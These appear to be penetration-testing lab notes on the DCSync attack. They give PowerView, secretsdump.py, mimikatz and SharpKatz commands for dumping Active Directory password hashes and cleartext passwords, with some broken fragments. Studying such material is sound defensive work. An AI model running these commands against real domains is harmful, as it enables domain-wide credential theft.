# DCSync
technique for stealing the Active Directory password database by using the built-in \*\*`Directory Replication Service Remote Protocol (DRS**)`, which is used by Domain Controllers to replicate domain data. **use to read NTDS file (read all hashes of users)**
{% hint style="warning" %}
**need privilege `DS-Replication-Get-Changes-All`**
{% endhint %}

***

* **Using Get-DomainUser to View adunn's Group Membership - SID**
```powershell
Get-DomainUser -Identity adunn |select samaccountname,objectsid,memberof,useraccountcontrol |fl
```
* **show privilege using sid**
```powershell
$sid= "S-1-5-21-3842939050-3880317879-2865463114-1164"
Get-ObjectAcl "DC=inlanefreight,DC=local" -ResolveGUIDs | ? { ($_.ObjectAceType -match 'Replication-Get')} | ?{$_.SecurityIdentifier -match $sid} |select AceQualifier, ObjectDN, ActiveDirectoryRights,SecurityIdentifier,ObjectAceType | fl
```
```powershell
AceQualifier : AccessAllowed
ObjectDN : DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights : ExtendedRight
SecurityIdentifier : S-1-5-21-3842939050-3880317879-2865463114-1164
ObjectAceType : DS-Replication-Get-Changes-In-Filtered-Set
AceQualifier : AccessAllowed
ObjectDN : DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights : ExtendedRight
SecurityIdentifier : S-1-5-21-3842939050-3880317879-2865463114-1164
ObjectAceType : DS-Replication-Get-Changes
```

* **Extracting NTLM Hashes and Kerberos Keys Using secretsdump.py**
```powershell
secretsdump.py -outputfile inlanefreight_hashes -just-dc INLANEFREIGHT/adunn@172.16.5.5
```
**now we have 3 files with different type**
*
```
```
* **Reversible Encryption**
feature which using when service demand password as a clear text
_%20_Brave.png?alt=media)

* **Enumerating Further using Get-ADUser**
```powershell
Get-ADUser -Filter 'userAccountControl -band 128' -Properties userAccountControl
```
* **Checking for Reversible Encryption Option using Get-DomainUser**
```powershell
Get-DomainUser -Identity * | ? {$_.useraccountcontrol -like '*ENCRYPTED_TEXT_PWD_ALLOWED*'} |select samaccountname,useraccountcontrol
```
* **Displaying the Decrypted Password**
```powershell
cat inlanefreight_hashes.ntds.cleartext
```
We will notice the tool decrypted the password and provided us with the cleartext value.
***

### **Performing the DSync Attack with Mimikatz**
we use **runas.exe** to perform Mimikatz work with the privilege of target user
### **Using runas.exe**
to use Mimikatz u must to target one user not all domain user like `secretsdump.py`
```powershell
runas /netonly /user:INLANEFREIGHT\adunn powershell
```
```powershell
.\mimikatz.exe SyncMaster757
```
```powershell
privilege::debug
lsadump::dcsync /domain:INLANEFREIGHT.LOCAL /user:INLANEFREIGHT\administrator
```
### **using sharpKatz**
```powershell
.\sharpKatz.exe --Command dcsync
```
***